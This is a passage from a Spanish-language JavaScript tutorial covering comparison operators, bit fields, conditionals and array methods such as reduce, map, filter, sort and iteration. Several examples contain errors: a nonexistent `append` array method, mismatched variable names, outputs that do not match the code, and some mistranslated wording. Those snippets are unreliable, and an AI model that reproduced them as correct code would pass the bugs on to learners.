En el ejemplo anterior, `1 != '1'` es `false` porque se está comparando un tipo de número primitivo con un valor `char`. Por lo tanto, al motor JavaScript no le importa el tipo de datos del valor R.H.S.

Operador: `!==` es el inverso del operador `===`. Devuelve verdadero si los operandos no son iguales o si sus tipos no coinciden.

Ejemplo:

```
1 !== '1' // true
1 !== 2 // true
1 !== 1 // false
```

Sección 10.13: Lista de operadores de comparación

Operador	Comparación	Ejemplo
`==`	Igualdad	`i == 0`
`===`	Igualdad de valor y tipo	`i === "5"`
`!=`	No es igual	`i != 5`
`!==`	No es igual valor o tipo	`i !== 5`
`>`	Mayor que	`i > 5`
`<`	Menos de	`i < 5`
`>=`	Mayor o igual que	`i >= 5`
`<=`	Menor o igual que	`i <= 5`

Sección 10.14: Agrupación de varias sentencias lógicas

Puede agrupar varias sentencias lógicas booleanas entre paréntesis para crear una evaluación lógica más compleja, especialmente útil en las sentencias if.

```
if ((edad >= 18 && altura >= 5.11) || (estatus === 'realeza' && tieneInvitacion)) {
    console.log('Puedes entrar en nuestro club');
}
```

También podríamos mover la lógica agrupada a variables para hacer la declaración un poco más corta y descriptiva:

```
var esLegal = age >= 18;
var alto = altura >= 5.11;
var apto = esLegal && alto;
var esRealeza = estatus === 'realeza';
var casoEspecial = esRealeza && tieneInvitacion;
var puedeEntrarEnNuestroBar = apto || casoEspecial;
if (puedeEntrarEnNuestroBar) console.log('Puedes entrar en nuestro club');
```

Fíjate que en este ejemplo en particular (y en muchos otros), agrupar las sentencias con paréntesis funciona igual que si los quitáramos, simplemente sigue una evaluación lógica lineal y te encontrarás con el mismo resultado. Prefiero usar paréntesis porque me permite entender mejor lo que quiero decir y puede evitar errores lógicos.

Sección 10.15: Campos de bits para optimizar la comparación de datos multiestado

Un campo de bits es una variable que contiene varios estados booleanos en forma de bits individuales. Un bit encendido representaría verdadero, y apagado sería falso. En el pasado, los campos de bits se utilizaban habitualmente porque ahorraban memoria y reducían la carga de procesamiento. Aunque la necesidad de utilizar campos de bits ya no es tan importante, ofrecen algunas ventajas que pueden simplificar muchas tareas de procesamiento.

Por ejemplo, la entrada del usuario. Cuando se obtiene la entrada de las teclas de dirección de un teclado arriba, abajo, izquierda, derecha se pueden codificar las distintas teclas en una única variable con cada dirección asignada a un bit.

Ejemplo de lectura de teclado mediante campo de bits:

```
var bitField = 0; // el valor para contener los bits
const KEY_BITS = [4,1,8,2]; // izquierda arriba derecha abajo
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // izquierda arriba derecha abajo
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

Ejemplo de lectura como array:

```
var directionState = [false,false,false,false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}
```

Para activar un bit utiliza bitwise *o* | y el valor correspondiente al bit. Así que si desea establecer el 2 º bit `bitField |= 0b10` lo activará. Si deseas desactivar un bit utiliza bitwise *y* & con un valor que tenga todos por el bit requerido activado. Usando 4 bits y desactivando el 2º `bit bitfield &=0b1101;`

Puede que el ejemplo anterior te parezca mucho más complejo que asignar los distintos estados de las teclas a un array. Sí, es un poco más complejo de configurar, pero la ventaja viene a la hora de interrogar al estado.

Si quieres comprobar si todas las teclas están arriba.

```
// como campo de bits
if(!bitfield) // no hay teclas encendidas
// como array prueba cada elemento en array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

Puedes establecer algunas constantes para facilitar las cosas

```
// postfijo U,D,L,R para Arriba abajo izquierda derecha
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // arriba izquierda
const KEY_UR = KEY_U + KEY_R; // arriba derecha
const KEY_DL = KEY_D + KEY_L; // abajo izquierda
const KEY_DR = KEY_D + KEY_R; // arriba derecha
```

A continuación, puede probar rápidamente varios estados del teclado.

```
if ((bitfield & KEY_UL) === KEY_UL) { // es ARRIBA e IZQUIERDA sólo abajo
if (bitfield & KEY_UL) { // es Arriba izquierda abajo
if ((bitfield & KEY_U) === KEY_U) { // es Arriba sólo abajo
if (bitfield & KEY_U) { // es Arriba abajo (cualquier otra tecla puede estar abajo)
if (!(bitfield & KEY_U)) { // es Arriba arriba (cualquier otra tecla puede estar abajo)
if (!bitfield ) { // no hay teclas pulsadas
if (bitfield ) { // una o más teclas no están activas
```

La entrada por teclado es sólo un ejemplo. Los campos de bits son útiles cuando se tienen varios estados sobre los que se debe actuar de forma combinada. JavaScript puede utilizar hasta 32 bits para un campo de bits. Su uso puede ofrecer importantes aumentos de rendimiento. Merece la pena conocerlos.

Capítulo 11: Condiciones

Las expresiones condicionales, que incluyen palabras clave como if y else, ofrecen a los programas JavaScript la posibilidad de realizar distintas acciones en función de una condición booleana: verdadero o falso. Esta sección cubre el uso de JavaScript condicionales, lógica booleana y sentencias ternarias.

Sección 11.1: Operadores ternarios

Puede utilizarse para acortar las operaciones if/else. Resulta útil para devolver un valor rápidamente (es decir, para asignarlo a otra variable).

Por ejemplo:

```
var animal = 'gatito';
var resultado = (animal === 'gatito') ? 'mono' : 'todavia bonito';
```

En este caso, `resultado` obtiene el valor "mono", porque el valor de animal es "gatito". Si el animal tuviera otro valor, `resultado` sería el valor "todavia bonito".

Compare esto con lo que sería el código con condiciones `if/else`.

```
var animal = 'gatito';
var resultado = '';
if (animal === 'gatito') {
    result = 'mono';
} else {
    result = 'todavia bonito';
}
```

Las condiciones `if` o `else` pueden tener varias operaciones. En este caso, el operador devuelve el resultado de la última expresión.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Debido a que `a` era igual a `0`, se convierte en `1`, y `str` se convierte en 'not a test'. La operación en la que intervino `str` fue la última, por lo que `b` recibe el resultado de la operación, que es el valor contenido en `str`, es decir, 'not a test'.

Los operadores ternarios *siempre* esperan condiciones else, de lo contrario obtendrá un error de sintaxis. Como solución podría devolver un cero o algo similar en la rama else - esto no importa si no está utilizando el valor de retorno sino simplemente acortando (o intentando acortar) la operación.

```
var a = 1;
a === 1 ? alert('¡Eh, es 1!') : 0;
```

Como ves, `if (a === 1) alert('¡Eh, es 1!');` haría lo mismo. Sería sólo un `char` más largo, ya que no necesita una condición obligatoria `else`. Si se tratara de una condición `else`, el método ternario sería mucho más limpio.

```
a === 1 ? alert('¡Eh, es 1!') : alert('Raro, ¿qué puede ser?');
if (a === 1) alert('¡Eh, es 1!') else alert('Raro, ¿qué puede ser?');
```

Los ternarios pueden anidarse para encapsular lógica adicional. Por ejemplo:

```
foo ? bar ? 1 : 2 : 3
// Para que quede claro, esto se evalúa de izquierda a derecha
// y puede expresarse más explícitamente como:
foo ? (bar ? 1 : 2) : 3
```

Esto es lo mismo que el siguiente `if`/`else`.

```
if (foo) {
    if (bar) {
        1
    } else {
        2
    }
} else {
    3
}
```

Desde el punto de vista estilístico, esto sólo debería utilizarse con nombres de variables cortos, ya que los ternarios de varias líneas pueden disminuir drásticamente la legibilidad.

Las únicas sentencias que no pueden utilizarse en ternarios son las sentencias de control. Por ejemplo, no puede utilizar `return` o `break` con ternarios. La siguiente expresión no será válida.

```
var animal = 'gatito';
for (var i = 0; i < 5; ++i) {
    (animal === 'gatito') ? break:console.log(i);
}
```

En el caso de las sentencias return, tampoco sería válido lo siguiente:

```
var animal = 'gatito';
(animal === 'gatito') ? return 'miau' : return 'guau';
```

Para hacer lo anterior correctamente, se devolvería el ternario de la siguiente manera:

```
var animal = 'gatito';
return (animal === 'gatito') ? 'miau' : 'guau';
```

Sección 11.2: Declaración switch

Las sentencias switch comparan el valor de una expresión con 1 o más valores y ejecutan diferentes secciones de código basándose en esa comparación.

```
var valor = 1;
switch (valor) {
    case 1:
        console.log('Siempre ejecutaré');
        break;
    case 2:
        console.log('Nunca ejecutaré');
        break;
}
```

La sentencia `break` "rompe" la sentencia switch y garantiza que no se ejecute más código dentro de la sentencia switch. Así es como se definen las secciones y permite al usuario hacer "caer a través de" los casos.

> **Advertencia:** la falta de una sentencia `break` o `return` para cada caso significa que el programa continuará evaluando el siguiente caso, ¡incluso si los criterios del caso no se cumplen!

```
switch (valor) {
	case 1:
		console.log('Sólo se ejecutará si el valor === 1');
		// Aquí, el código "se cae" y ejecutará el código en el caso 2
	case 2:
		console.log('Se ejecutará si el valor === 1 o valor === 2');
		break;
	case 3:
		console.log('Sólo se ejecutará si el valor === 3');
		break;
}
```

El último es el caso por defecto. Este se ejecutará si no hay otros partidos se hicieron.

```
var animal = 'Leon';
switch (animal) {
	case 'Perro':
		console.log('No ejecutaré ya que animal !== "Perro"');
		break;
	case 'Gato':
		console.log('No correré ya que animal !== "Gato"');
		break;
	default:
		console.log('Ejecutaré ya que animal no coincide con ningún otro caso');
}
```

Cabe señalar que una expresión case puede ser cualquier tipo de expresión. Esto significa que puede utilizar comparaciones, llamadas a funciones, etc. como valores de caso.

```
function john() {
	return 'John';
}
function jacob() {
	return 'Jacob';
}
switch (nombre) {
	case john(): // Comparar el nombre con el valor de retorno de john() (nombre == "John")
		console.log('Ejecutaré si nombre === "John"');
		break;
	case 'Ja' + 'ne': // Concatena las cadenas y luego compara (nombre == "Jane")
		console.log('Ejecutaré si nombre === "Jane"');
		break;
	case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
		console.log('¡Su nombre también es igual a nombre!');
		break;
}
```

Múltiples criterios de inclusión de casos

Dado que los casos "pasan" sin una sentencia `break` o `return`, puede utilizar esto para crear múltiples criterios inclusivos:

```
var x = "c"
switch (x) {
	case "a":
	case "b":
	case "c":
		console.log("Se ha seleccionado a, b o c.");
		break;
	case "d":
		console.log("Sólo se seleccionó d.");
		break;
	default:
		console.log("No hubo coincidencias.");
		break; // pausa cautelar si cambia el orden de los casos
}
```

Sección 11.3: Control If / Else If / Else

En su forma más simple, una condición if puede utilizarse así:

```
var i = 0;
if (i < 1) {
	console.log("i es menor que 1");
}
```

Se evalúa la condición `i < 1`, y si es `true` se ejecuta el bloque siguiente. Si se evalúa como `false`, se omite el bloque.

Una condición if puede ampliarse con un bloque `else`. La condición se comprueba una vez como en el caso anterior, y si se evalúa como `false` se ejecutará un bloque secundario (que se omitiría si la condición fuera `true`). Un ejemplo:

```
if (i < 1) {
	console.log("i es menor que 1");
} else {
	console.log("i no es menor que 1");
}
```

Supongamos que el bloque `else` no contiene nada más que otro bloque if (con un bloque `else` opcional) como éste:

```
if (i < 1) {
	console.log("i es menor que 1");
} else {
	if (i < 2) {
		console.log("i es menor que 2");
	} else {
		console.log("ninguna de las condiciones anteriores era cierta");
	}
}
```

También existe otra forma de escribirlo que reduce el anidamiento:

```
if (i < 1) {
    console.log("i es menor que 1");
} else if (i < 2) {
    console.log("i es menor que 2");
} else {
    console.log("ninguna de las condiciones anteriores era cierta");
}
```

Algunas notas importantes sobre los ejemplos anteriores:

- Si una condición se evalúa como `true`, no se evaluará ninguna otra condición de esa cadena de bloques y no se ejecutarán todos los bloques correspondientes (incluido el bloque `else`).
- El número de piezas `else if` es prácticamente ilimitado. El último ejemplo anterior sólo contiene uno, pero puede tener tantos como desee.
- La *condición* dentro de una sentencia if puede ser cualquier cosa que pueda ser convertida en un valor booleano, ver el tema sobre lógica booleana para más detalles;
- La escalera `if-else-if` sale al primer éxito. Es decir, en el ejemplo anterior, si el valor de `i` es 0,5 entonces se ejecuta la primera rama. Si las condiciones se solapan, se ejecuta el primer criterio que aparece en el flujo de ejecución. La otra condición, que también podría ser cierta se ignora.
- Si sólo tiene una declaración, las llaves alrededor de esa declaración son técnicamente opcionales, por ejemplo, esto está bien:

  ```
  if (i < 1) console.log("i es menor que 1");
  ```

  Y esto también funcionará:

  ```
  if (i < 1)
      console.log("i es menor que 1");
  ```

  Si desea ejecutar varias sentencias dentro de un bloque if, las llaves son obligatorias. No basta con utilizar la sangría. Por ejemplo, el siguiente código:

  ```
  if (i < 1)
      console.log("i es menor que 1");
  console.log("esto se ejecutará INDEPENDIENTEMENTE de la condición"); // Atención, ¡ver
  texto!
  ```

  es equivalente a:

  ```
  if (i < 1) {
      console.log("i es menor que 1");
  }
  console.log("esto se ejecutará INDEPENDIENTEMENTE de la condición ");
  ```

Sección 11.4: Estrategia

Un patrón de estrategia puede utilizarse en JavaScript en muchos casos para sustituir a una sentencia switch. Es especialmente útil cuando el número de condiciones es dinámico o muy grande. Permite que el código de cada condición sea independiente y comprobable por separado.

El objeto de estrategia es un simple objeto con múltiples funciones, que representa cada condición por separado.

Ejemplo:

```
const AnimalDice = {
	perro () {
		return 'guau';
	},
	gato () {
		return 'miau';
	},
	leon () {
		return 'roar';
	},
	// ... otros animales
	default () {
		return 'muu';
	}
};
```

El objeto anterior puede utilizarse del siguiente modo:

```
function hacerHablarAnimal(animal) {
	// Emparejar el animal por tipo
	const habla = AnimalDice[animal] || AnimalDice.default;
	console.log(animal + ' dice ' + habla());
}
```

Resultados:

```
hacerHablarAnimal('perro') // => 'perro dice guau'
hacerHablarAnimal('gato') // => 'gato dice miau'
hacerHablarAnimal('leon') // => 'leon dice roar'
hacerHablarAnimal('serpiente') // => 'serpiente dice moo'
```

En este último caso, nuestra función por defecto se encarga de los animales que falten.

Sección 11.5: Uso de || y &&

Los operadores booleanos `||` y `&&` "cortocircuitan" y no evalúan el segundo parámetro si el primero es verdadero o falso, respectivamente. Esto se puede utilizar para escribir condicionales cortas como:

```
var x = 10
x == 10 && alert("x es 10")
x == 10 || alert("x no es 10")
```

Capítulo 12: Arrays

Sección 12.1: Conversión de objetos Array-like en arrays

¿Qué son los objetos tipo array?

JavaScript dispone de "objetos tipo array", que son representaciones en forma de objeto de los arrays con una propiedad de longitud. Por ejemplo:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
    0: 'a',
    1: 'b',
    2: 'c',
    length: 3
};
```

Ejemplos comunes de objetos tipo array son los `argumentos` de las funciones y los objetos `HTMLCollection` o `NodeList` devueltos por métodos como `document.getElementsByTagName` o `document.querySelectorAll`.

Sin embargo, una diferencia clave entre los Arrays y los Objetos tipo Array es que los objetos tipo Array heredan de `Object.prototype` en lugar de `Array.prototype`. Esto significa que los objetos tipo array no pueden acceder a métodos comunes del prototipo Array como `forEach()`, `push()`, `map()`, `filter()` y `slice()`:

```
var parent = document.getElementById('miDropdown');
var opcionDeseada = parent.querySelector('option[value="deseado"]');
var listaDOM = parent.children;
listaDOM.indexOf(opcionDeseada); // Error: indexOf no está definido.
listaDOM.forEach(function() {
    argumentos.map(/* Cosas aquí */) // Error: map no está definido.
}); // Error: forEach no está definido.
function func() {
    console.log(argumentos);
}
func(1, 2, 3); // → [1, 2, 3]
```

Convertir objetos tipo array en arrays en ES6

1. `Array.from`:

```
Version ≥ 6
```

```
const arrayLike = {
    0: 'Valor 0',
    1: 'Valor 1',
    length: 2
};
arrayLike.forEach(value => {/* Haz algo */}); // Errores
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Haz algo */}); // Funciona
```

2. `for...of`:

```
Version ≥ 6
```

```
var realArray = [];
for(const elemento of arrayLike) {
    realArray.append(elemento);
}
```

3. Operador de propagación:

```
Version ≥ 6
```

```
[...arrayLike]
```

4. `Object.values`:

```
Version ≥ 7
```

```
var realArray = Object.values(arrayLike);
```

5. `Object.keys`:

```
Version ≥ 6
```

```
var realArray = Object.keys(arrayLike).map((key) => arrayLike[key]);
```

Convertir objetos tipo array en arrays en ≤ ES5

Utiliza `Array.prototype.slice` de esta forma:

```
var arrayLike = {
     0: 'Valor 0',
     1: 'Valor 1',
     length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Versión abreviada
realArray.indexOf('Valor 1'); // ¡Vaya! Esto funciona.
```

También puede utilizar `Function.prototype.call` para llamar a los métodos de `Array.prototype` en objetos tipo Array directamente, sin convertirlos:

```
Version ≥ 5.1
```

```
var domList = document.querySelectorAll('#myDropdown option');
domList.forEach(function() {
     // Haz cosas
}); // Error: forEach no está definido
Array.prototype.forEach.call(domList, function() {
     // Haz cosas
}); // ¡Vaya! Esto funciona.
```

También puedes usar `[].method.bind(arrayLikeObject)` para tomar prestados métodos de array y pegarlos a tu objeto:

```
Version ≥ 5.1
```

```
var arrayLike = {
     0: 'Valor 0',
     1: 'Valor 1',
     length: 2
};
arrayLike.forEach(function() {
     // Haz cosas
}); // Error: forEach no está definido.
[].forEach.bind(arrayLike)(function(val){
     // Haz cosas con val
}); // ¡Vaya! Esto funciona.
```

Modificar elementos durante la conversión

En ES6, al utilizar `Array.from`, podemos especificar una función map que devuelva un valor mapeado para el nuevo array que se está creando.

Version ≥ 6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

Véase Arrays son Objectos para un análisis detallado.

Sección 12.2: Reducir los valores

Version ≥ 5.1

El método `reduce()` aplica una función contra un acumulador y cada valor del array (de izquierda a derecha) para reducirlo a un único valor.

Suma en array

Este método puede utilizarse para condensar todos los valores de un array en un único valor:

```
[1, 2, 3, 4].reduce(function(a, b) {
    return a + b;
});
// → 10
```

Se puede pasar un segundo parámetro opcional a `reduce()`. Su valor se utilizará como primer argumento (especificado como `a`) para la primera llamada a la devolución de llamada (especificada como `function(a, b)`).

```
[2].reduce(function(a, b) {
    console.log(a, b); // sale: 1 2
    return a + b;
}, 1);
// → 3
```

Version ≥ 5.1

Aplanar array de objetos

El siguiente ejemplo muestra cómo aplanar un array de objetos en un único objeto.

```
var array = [{
    key: 'uno',
    value: 1
}, {
    key: 'dos',
    value: 2
}, {
    key: 'tres',
    value: 3
}];
```

Version ≥ 5.1

```
array.reduce(function(obj, current) {
    obj[current.key] = current.value;
    return obj;
}, {});
```

Version ≥ 6

```
array.reduce((obj, current) => Object.assign(obj, {
    [current.key]: current.value
}), {});
```

Version ≥ 7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Ten en cuenta que las propiedades Rest/Spread no están en la lista de propuestas finalizadas de ES2016. No está soportado por ES2016. Pero podemos usar el plugin de babel babel-plugin-transform-object-rest-spread para soportarlo.

Todos los ejemplos anteriores para Aplanar array resultan en:

```
{
	uno: 1,
	dos: 2,
	tres: 3
}
```

Version ≥ 5.1

Map utilizando Reduce

Como otro ejemplo del uso del parámetro de *valor inicial*, considere la tarea de llamar a una función en un array de elementos, devolviendo los resultados en un nuevo array. Dado que los arrays son valores ordinarios y la concatenación de listas es una función ordinaria, podemos utilizar reduce para acumular una lista, como demuestra el siguiente ejemplo:

```
function map(list, fn) {
	return list.reduce(function(newList, item) {
		return newList.concat(fn(item));
	}, []);
}
// Uso:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```

Ten en cuenta que esto es sólo un ejemplo ilustrativo (del parámetro de valor inicial), utiliza el `map` nativo para trabajar con transformaciones de listas (véase Mapeo de valores para más detalles).

Version ≥ 5.1

Buscar el valor mínimo o máximo

También podemos utilizar el acumulador para llevar la cuenta de un elemento del array. He aquí un ejemplo en el que se utiliza este método para encontrar el valor mínimo:

```
var arr = [4, 2, 1, -10, 9]
arr.reduce(function(a, b) {
	return a < b ? a : b
}, Infinity);
// → -10
```

Version ≥ 6

Encontrar valores únicos

He aquí un ejemplo que utiliza reduce para devolver los números únicos a un array. Se pasa un array vacío como segundo argumento y es referenciada por `prev`.

```
var arr = [1, 2, 1, 5, 9, 5];
arr.reduce((prev, number) => {
	if(prev.indexOf(number) === -1) {
		prev.push(number);
	}
	return prev;
}, []);
// → [1, 2, 5, 9]
```

Sección 12.3: Mapear valores

A menudo es necesario generar un nuevo array a partir de los valores de un array existente.

Por ejemplo, para generar un array de longitudes de cadena de caracteres a partir de un array de cadenas de caracteres:

Version ≥ 5.1

```
['uno', 'dos', 'tres', 'cuatro'].map(function(value, index, arr) {
    return value.length;
});
// → [3, 3, 4, 6]
```

Version ≥ 6

```
['uno', 'dos', 'tres', 'cuatro'].map(value => value.length);
// → [3, 3, 4, 6]´
```

En este ejemplo, se proporciona una función anónima a la función `map()`, y la función `map` la llamará para cada elemento del array, proporcionando los siguientes parámetros, en este orden:

- El elemento en sí.
- El índice del elemento (0, 1...).
- El array entero.

Además, `map()` proporciona un segundo parámetro *opcional* para establecer el valor de `this` en la función del mapeado. Dependiendo del entorno de ejecución, el valor por defecto de `this` puede variar.

En un navegador, el valor por defecto de `this` es siempre `window`:

```
['uno', 'dos'].map(function(value, index, arr) {
    console.log(this); // window (valor por defecto en los navegadores)
    return value.length;
});
```

Puede cambiarlo por cualquier objeto personalizado de la siguiente manera:

```
['uno', 'dos'].map(function(value, index, arr) {
    console.log(this); // Object { documentacion: "objetoAleatorio" }
    return value.length;
}, {
    documentacion: 'objetoAleatorio'
});
```

Sección 12.4: Filtrado de arrays de objetos

El método `filter()` acepta una función de prueba y devuelve un nuevo array que contiene sólo los elementos del array original que superan la prueba proporcionada.

```
// Supongamos que queremos obtener todos los números impares de un array:
var numeros = [5, 32, 43, 4];
```

Version ≥ 5.1

```
var impar = numeros.filter(function(n) {
    return n % 2 !== 0;
});
```

Version ≥ 6

```
let impar = numeros.filter(n => n % 2 !== 0); // puede abreviarse a (n => n % 2)
```

`impar` contendría el siguiente array: `[5, 43]`.

También funciona con un array de objetos:

```
var personas = [{
      id: 1,
      nombre: "John",
      edad: 28
}, {
      id: 2,
      nombre: "Jane",
      edad: 31
}, {
      id: 3,
      nombre: "Peter",
      edad: 55
}];
```

Version ≥ 5.1

```
var joven = personas.filter(function(persona) {
      return persona.edad < 35;
});
```

Version ≥ 6

```
let joven = personas.filter(personas => persona.edad < 35);
```

`joven` contendría el siguiente array:

```
[{
      id: 1,
      nombre: "John",
      edad: 28
}, {
      id: 2,
      nombre: "Jane",
      edad: 31
}]
```

Puede buscar un valor en todo el array de la siguiente manera:

```
var joven = personas.filter((obj) => {
      var bandera = false;
      Object.values(obj).forEach((val) => {
            if(String(val).indexOf("J") > -1) {
                  bandera = true;
                  return;
            }
      });
      if(bandera) return obj;
});
```

Esto devuelve:

```
[{
      id: 1,
      nombre: "John",
      edad: 28
},{
      id: 2,
      nombre: "Jane",
      edad: 31
}]
```

Sección 12.5: Ordenar arrays

El método `.sort()` ordena los elementos de un array. El método por defecto ordenará el array según los puntos de código Unicode de las cadenas de caracteres. Para ordenar numéricamente un array, el método `.sort()` necesita que se le pase una función de comparación (`compareFunction`).

> **Nota:** El método `.sort()` es impuro. `.sort()` ordenará el array in situ, es decir, en lugar de crear una copia ordenada del array original, reordenará el array original y la devolverá.

Ordenación por defecto

Ordena el array en UNICODE.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Resulta en:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

> **Nota:** Los caracteres en mayúsculas se han desplazado por encima de las minúsculas. El array no está en orden alfabético, y los números no están en orden numérico.

Ordenación alfabética

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
    return a.localeCompare(b);
});
```

Resulta en:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

> **Nota:** La ordenación anterior arrojará un error si alguno de los elementos del array no es una cadena de caracteres. Si sabe que el array puede contener elementos que no sean cadenas de caracteres, utiliza la versión segura siguiente.

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {
    return a.toString().localeCompare(b);
});
```

Ordenación de cadenas de caracteres por longitud (la más larga primero)

```
["cebras", "perros", "elefantes", "pingüinos"].sort(function(a, b) {
    return b.length - a.length;
});
```

Resulta en:

```
["elefantes", "pingüinos", "cebras", "perros"];
```

Ordenación de cadenas de caracteres por longitud (la más corta primero)

```
["cebras", "perros", "elefantes", "pingüinos"].sort(function(a, b) {
    return a.length - b.length;
});
```

Resulta en:

```
["perros", "cebras", "pingüinos", "elefantes"];
```

Ordenación numérica (ascendente)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
     return a - b;
});
```

Resulta en:

```
[1, 10, 100, 1000, 10000]
```

Ordenación numérica (descendente)

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
     return b - a;
});
```

Resulta en:

```
[10000, 1000, 100, 10, 1]
```

Ordenación de array por números pares e impares

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {
     return (a & 1) - (b & 1) || a - b;
});
```

Resulta en:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

Ordenación por fecha (descendente)

```
var dates = [
     new Date(2007, 11, 10),
     new Date(2014, 2, 21),
     new Date(2009, 6, 11),
     new Date(2016, 7, 23)
];
dates.sort(function(a, b) {
     if (a > b) return -1;
          if (a < b) return 1;
return 0;
});
// los objetos de fecha también pueden ordenarse por su diferencia
// de la misma forma que el array de números ordena
dates.sort(function(a, b) {
     return b-a;
});
```

Resulta en:

```
[
     "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
     "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
     "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
     "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]
```

Sección 12.6: Iteración

Bucle `for` tradicional

Un bucle `for` tradicional tiene tres componentes:

1. **La inicialización:** se ejecuta antes de que el bloque look se ejecute por primera vez.
2. **La condición:** comprueba una condición cada vez antes de que se ejecute el bloque de bucle, y sale del bucle si es falsa.
3. **La ocurrencia posterior:** se realiza cada vez que se ejecuta el bloque de bucle.

Estos tres componentes están separados entre sí por el símbolo `;`. El contenido de cada uno de estos tres componentes es opcional, lo que significa que lo siguiente es lo más mínimo posible para el bucle:

```
for (;;) {
    // Haz algo
}
```

Por supuesto, tendrás que incluir un `if(condicion === true) { break; }` o un `if(condicion === true) { return; }` en algún lugar dentro de ese bucle `for` para conseguir que deje de ejecutarse.

Normalmente, sin embargo, la inicialización se utiliza para declarar un índice, la condición se utiliza para comparar ese índice con un valor mínimo o máximo, y la condición posterior se utiliza para incrementar el índice:

```
for (var i = 0, longitud = 10; i < longitud; i++) {
    console.log(i);
}
```

Utilizar un bucle `for` tradicional para recorrer un array

La forma tradicional de recorrer un array es la siguiente:

```
for (var i = 0, longitud = miArray.length; i < longitud; i++) {
    console.log(miArray[i]);
}
```

O, si prefiere hacer un bucle hacia atrás, haga lo siguiente:

```
for (var i = miArray.length - 1; i > -1; i--) {
    console.log(miArray[i]);
}
```

Sin embargo, hay muchas variaciones posibles, como por ejemplo ésta:

```
for (var clave = 0, valor = miArray[clave], longitud = miArray.length; clave < longitud; valor =
miArray[++clave]) {
    console.log(valor);
}
```

... o este otro ...

```
var i = 0, longitud = miArray.length;
for (; i < longitud;) {
    console.log(miArray[i]);
    i++;
}
```

... o éste:

```
var clave = 0, valor;
for (; valor = miArray[clave++];){
    console.log(valor);
}
```

El que funcione mejor depende en gran medida de los gustos personales y del caso de uso específico que se esté poniendo en práctica.

Tenga en cuenta que todas estas variantes son compatibles con todos los navegadores, incluidos los más antiguos.

Bucle `while`

Una alternativa al bucle `for` es el bucle `while`. Para recorrer en bucle un array, puedes hacer lo siguiente:

```
var clave = 0;
while(valor = miArray[clave++]){
    console.log(valor);
}
```

Al igual que los bucles `for` tradicionales, los bucles `while` son compatibles incluso con los navegadores más antiguos.

Además, ten en cuenta que cada bucle `while` puede reescribirse como un bucle `for`. Por ejemplo, el bucle `while` se comporta exactamente igual que este bucle `for`:

```
for(var clave = 0; valor = miArray[clave++];){
    console.log(valor);
}
```

`for...in`

En JavaScript, también puedes hacer esto:

```
for (i in miArray) {
    console.log(miArray[i]);
}
```

Sin embargo, debe utilizarse con cuidado, ya que no se comporta igual que un bucle `for` tradicional en todos los casos, y existen posibles efectos secundarios que deben tenerse en cuenta. Véase ¿Por qué es una mala idea usar "for...in" en la iteración de arrays? para más detalles.

`for...of`

En ES6, el bucle for-of es la forma recomendada de iterar sobre los valores de un array:

Version ≥ 6

```
let miArray = [1, 2, 3, 4];
for (let valor of miArray) {
    let dosValor = valor * 2;
    console.log("2 * el valor es: %d", dosValor);
}
```

El siguiente ejemplo muestra la diferencia entre un bucle `for...of` y un bucle `for...in`:

Version ≥ 6

```
let miArray = [3, 5, 7];
miArray.foo = "hola";
for (var i in miArray) {
     console.log(i); // logs 0, 1, 2, "foo"
}
for (var i of miArray) {
     console.log(i); // logs 3, 5, 7
}
```

`Array.prototype.keys()`

El método `Array.prototype.keys()` se puede utilizar para iterar sobre los índices de la siguiente manera:

Version ≥ 6

```
let miArray = [1, 2, 3, 4];
for (let i of miArray.keys()) {
     let dosValor = miArray[i] * 2;
     console.log("2 * el valor es: %d", dosValor);
}
```

`Array.prototype.forEach()`

El método `.forEach(...)` es una opción en ES5 y superiores. Es compatible con todos los navegadores modernos, así como con Internet Explorer 9 y posteriores.

Version ≥ 5

```
[1, 2, 3, 4].forEach(function(valor, indice, arr) {
     var dosValor = valor * 2;
     console.log("2 * el valor es: %d", dosValor);
});
```

En comparación con el bucle `for` tradicional, no podemos salir del bucle en `.forEach()`. En este caso, utiliza el bucle `for`, o utilice la iteración parcial que se presenta a continuación.

En todas las versiones de JavaScript, es posible iterar a través de los índices de un array utilizando un bucle `for` tradicional al estilo de C.

```
var miArray = [1, 2, 3, 4];
for(var i = 0; i < miArray.length; ++i) {
     var dosValor = miArray[i] * 2;
     console.log("2 * el valor es: %d ", dosValor);
}
```

También es posible utilizar el bucle `while`:

```
